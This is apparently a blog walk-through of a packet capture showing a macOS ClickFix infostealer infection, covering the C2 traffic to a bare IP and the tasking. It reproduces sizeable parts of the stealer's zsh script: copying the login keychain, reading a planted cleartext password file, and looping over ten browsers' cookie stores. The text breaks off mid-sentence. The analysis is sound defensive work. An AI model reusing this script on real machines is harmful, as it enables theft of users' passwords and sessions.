How a macOS ClickFix Script Steals the Keychain and Every Browser Cookie: A PCAP Walk-Through
"Macs don't get malware" has been bad advice for a long time, and infostealer crews keep proving it. The capture in this walk-through is a tidy demonstration: one Mac, one fake "verification" page, one command pasted into Terminal, and a few minutes later the machine's login keychain and every browser cookie it holds are on their way to a server in the cloud. The sample comes from Brad Duncan's malware-traffic-analysis.net (2026-04-22), posted with no family name and no indicators - just the label "macOS malware infection from ClickFix script" and the file 2026-04-22-macOS-malware-infection-from-ClickFix-script.pcap (~30 MB, ~30,000 packets, 23 minutes of one Mac's afternoon, 19:40-20:03 UTC). I worked it entirely in A-Packets, in a browser tab, and every statement below ties back to a packet.
The Windows form of ClickFix is well documented: a fake CAPTCHA, Win+R, a pasted PowerShell line. The macOS variant changes the
props and keeps the con. The page tells you to open Terminal and paste a "fix," and the instant you run it yourself, Gatekeeper,
notarization, and the quarantine flag are all out of the loop - you gave the command permission. What arrives is not remote-control
malware but a smash-and-grab credential thief, and it goes for the two stores that own a Mac user's online identity: the macOS
login keychain and the cookie databases of every browser on the box. The rest of this post is how
those 30 megabytes give up the attacker's exact zsh, one pivot at a time.
TL;DR
- Capture: malware-traffic-analysis.net, 2026-04-22,
2026-04-22-macOS-malware-infection-from-ClickFix-script.pcap(~30 MB, ~30k packets). - Patient zero: a single Mac,
10.4.22.221(MAC1c:f6:4c:2d:32:e9, Apple, Inc.). - Likely family: a macOS infostealer delivered by ClickFix; the behaviour lines up with the Atomic macOS Stealer (AMOS) lineage that drives most of today's macOS ClickFix activity (held loosely - see the confidence note).
- The giveaway: plain HTTP to a bare IP,
45.94.47.204, withUser-Agent: curl/8.7.1. curl, not a browser, is talking to a task API in cleartext while the rest of the box runs Apple TLS. - The C2: a minimal task queue -
POST /api/join/to register,GET /api/tasks/<id>?v=1.4to poll (it answerspongwhen idle),POST /api/tasks/ackto confirm. - The payload: a zsh script that copies
login.keychain-db, reads the login password out of a fake.com.apple.accountsd/.authfile, drains cookies from ten Chromium browsers plus Firefox and Safari, zips the lot withditto, andcurls it tohttps://mpasvw.com/api/cookies. - Two channels: the tasking runs in cleartext HTTP (readable here); the stolen data exits over HTTPS to Cloudflare-fronted domains (encrypted - and that gap shapes what the PCAP can prove).
- How it surfaced: no signature and no packet-by-packet slog - the HTTP request list, the method/content-type charts, the word cloud, and the raw payload view, in that order.
1. Thirty megabytes of mostly Apple

45.94.47.204 - serving /api/tasks/, /api/tasks/ack, and /api/join/.
A 30 MB capture from a single Mac is almost all noise, and the noise is loud and legitimate. Apple devices are chatty:
configuration.apple.com, gdmf.apple.com, ocsp.digicert.com, init.itunes.apple.com,
iCloud endpoints, Safe Browsing, mDNS service discovery. The DNS view alone carries 67 names, the overwhelming majority of them
Apple infrastructure. None of it is malicious, and all of it is exactly the camouflage a stealer wants.
The HTTP request list cuts through it fast. Group the requests by host and the picture separates into buckets: Apple and CDN hosts
doing their normal thing, and one host that has no business being there - 45.94.47.204, a bare IPv4 address with no DNS
name, serving paths like /api/tasks/..., /api/tasks/ack, and /api/join/. A join-and-tasks API,
on a raw IP, over port 80, in the middle of an Apple session. That is the whole case in one screen; the rest is confirmation.
2. The shape of the HTTP

200 OK, dominated by text/plain, almost entirely GET. That is an API on a timer, not web browsing.
Before reading a single payload, the HTTP charts describe the personality of this traffic, and it is not a personality a browser
has. Every response is 200 OK - no 301s, no 404s, no 304 revalidations, none of the messy variety of real browsing.
The content types are dominated by text/plain, with a sliver of application/x-www-form-urlencoded (the POST
bodies) and application/ocsp-response (a certificate check). And the method mix is heavily GET, with a
couple of POSTs and a single CONNECT.
Browsers fetch HTML, CSS, JavaScript, images, fonts - text/html, application/javascript,
image/*. A workload that is all-GET, all-200, all-text/plain, repeating against
one host, is a machine polling an endpoint on a schedule. That is the shape of a beacon, and the charts show it before you have read
one byte of content.
3. curl is doing the talking

/api/join/ and /api/tasks/ack) and the repeated task GET. Every request to the bare IP carries User-Agent: curl/8.7.1.
The method breakdown gives up the next tell. The two POSTs are POST /api/join/ and POST /api/tasks/ack;
the repeated GET is /api/tasks/H1psg3fzopfecROYi8Kdzg==?v=1.4. Open any of them and the request header that should not
exist on a Mac is right at the top:
POST /api/join/ HTTP/1.1
Host: 45.94.47.204
User-Agent: curl/8.7.1
Accept: */*
Content-Length: 59
Content-Type: application/x-www-form-urlencoded
User-Agent: curl/8.7.1. Safari does not send that. Chrome does not send that. curl is a command-line tool,
and on this Mac it is the thing registering with a C2 and polling it for work. (curl/8.7.1 ships with current macOS, which also
quietly pins the victim to a recent build.) That one header reframes everything: this is not a person browsing, it is a script the
person was tricked into running.

/api/join/ handshake: a base64 fingerprint, a serial-like host ID, and the agent version go up; a 24-byte bot ID comes back.
The /api/join/ body is the registration handshake - three fields, 59 bytes:
BcymPdD8kYUFfEquLW6doFF5Q/E4N2quXp34oOcdsTA=
FF40665JVF
1.4
A base64 key/fingerprint, a host identifier that looks like a Mac hardware serial (FF40665JVF), and an agent version
(1.4 - the same v=1.4 that rides on every task poll). The server - Server: nginx - answers
with 24 bytes and nothing else:
H1psg3fzopfecROYi8Kdzg==
That string is the bot ID. From here on, every poll is GET /api/tasks/H1psg3fzopfecROYi8Kdzg==?v=1.4. The malware just
got its name.
4. The word cloud nobody wants to see on a Mac

pong heartbeat, fragments of a shell script surface - s/.auth, h/.pass, h/library/application - none of which has any place in an HTTP response.
This is the pivot that turns a hunch into a verdict. The word cloud is nothing fancy - a frequency count of every string A-Packets
pulled out of the HTTP headers and bodies, sized by how often it shows up. It is a fast way to see what a capture is "made of"
without scrolling it. Most of the big tokens here are dull and expected: nginx, text/plain,
accept-encoding, x-content-type-options, strict-origin-when-cross-origin,
unsafe-inline, jsdelivr.net, the request-id UUIDs, and the pong that comes back on every idle
poll.
And then, mixed in among them, are tokens that simply do not occur in web headers: s/.auth, h/.pass,
h/library/application, dev/null, continue, for. Those are pieces of a shell
script - a path to a hidden .auth file, a .pass file in the home directory, a for loop, output
discarded to /dev/null. A web server has no business emitting shell syntax and a browser has no business receiving it,
so the only way these strings land in HTTP bodies is if the machine pulled down a script over the wire and ran it in the open. Of the
bunch, s/.auth is the one that should make a responder sit up - it is the precise trick this family uses to walk off with
a Mac login password, which the next section reads out line by line.
5. The task: a zsh stealer in clear text

execute;# tid=2929336 followed by a zsh script, served as text/plain from 45.94.47.204.
For most of the capture, the poll loop is boring on purpose: GET /api/tasks/... returns the 4-byte string
pong, again and again. Then, about eighteen minutes in, one poll comes back with a real payload. The response is
Content-Type: text/plain, and the body opens with a task header and a shebang:
execute;# tid=2929336
#!/bin/zsh
setopt nonomatch 2>/dev/null
D=/tmp/.ckr_$$
mkdir -p "$D/Chromium" "$D/Gecko" "$D/FileGrabber"
H="$HOME"
execute;# tid=2929336 is the queue telling the agent to run what follows; tid is the task ID it will
acknowledge afterward. What follows is a compact, purpose-built macOS credential stealer. It stages a working directory under
/tmp/.ckr_$$ and goes after three things in order. First, the keychain and the login password:
# Keychain + password
cp "$H/Library/Keychains/login.keychain-db" "$D/login.keychain-db" 2>/dev/null
S="$H/Library/Application Support/.com.apple.accountsd"
P=""
[ -f "$S/.auth" ] && P=$(cat "$S/.auth")
[ -z "$P" ] && [ -f "$H/.pass" ] && P=$(cat "$H/.pass")
[ -n "$P" ] && printf '%s' "$P" > "$D/pwd"
This is the part that makes macOS stealers dangerous, and it is worth slowing down on. login.keychain-db is the macOS
login keychain - every Safari password, Wi-Fi key, certificate, and app secret the user saved, encrypted at rest with the account
login password. Copy the keychain alone and you have an encrypted blob. But look at the next lines: the script reads the user's
password from ~/Library/Application Support/.com.apple.accountsd/.auth, falling back to ~/.pass. Neither is
an Apple file. accountsd is a real macOS daemon; .com.apple.accountsd with a leading dot is a hidden
directory squatting on that name to look legitimate to anyone glancing at the filesystem. An earlier stage put the user's cleartext
login password there - almost certainly via the fake "macOS needs your password" prompt that ClickFix lures throw up after the
Terminal paste. Keychain plus password equals full offline decryption of everything in it.

Second, browser cookies - from basically every browser a Mac might run:
# Chromium browsers
for B in \
  "Google/Chrome:Chrome" \
  "BraveSoftware/Brave-Browser:Brave" \
  "Microsoft Edge:Edge" \
  "com.operasoftware.Opera:Opera" \
  "Vivaldi:Vivaldi" \
  "Arc/User Data:Arc" \
  "Google/Chrome Canary:ChromeCanary" \
  "Chromium:Chromium" \
  "CocCoc/Browser:Coccoc" \
  "Yandex/YandexBrowser:Yandex"; do
  BP="${B%:*}";BN="${B##*:}"
  BD="$H/Library/Application Support/$BP"
  [ -d "$BD" ] || continue
  for PD in "$BD"/Default "$BD"/Profile\ *; do
    [ -d "$PD" ] || continue
    PN=$(basename "$PD")
    T="$D/Chromium/${BN}_${PN}"
    mkdir -p "$T"
    cp "$PD/Cookies" "$T/Cookies" 2>/dev/null
    cp "$PD/Network/Cookies" "$T/Cookies" 2>/dev/null
  done
done
Ten Chromium-family browsers, every profile in each, both the old and new cookie-store locations. The script then does the same for
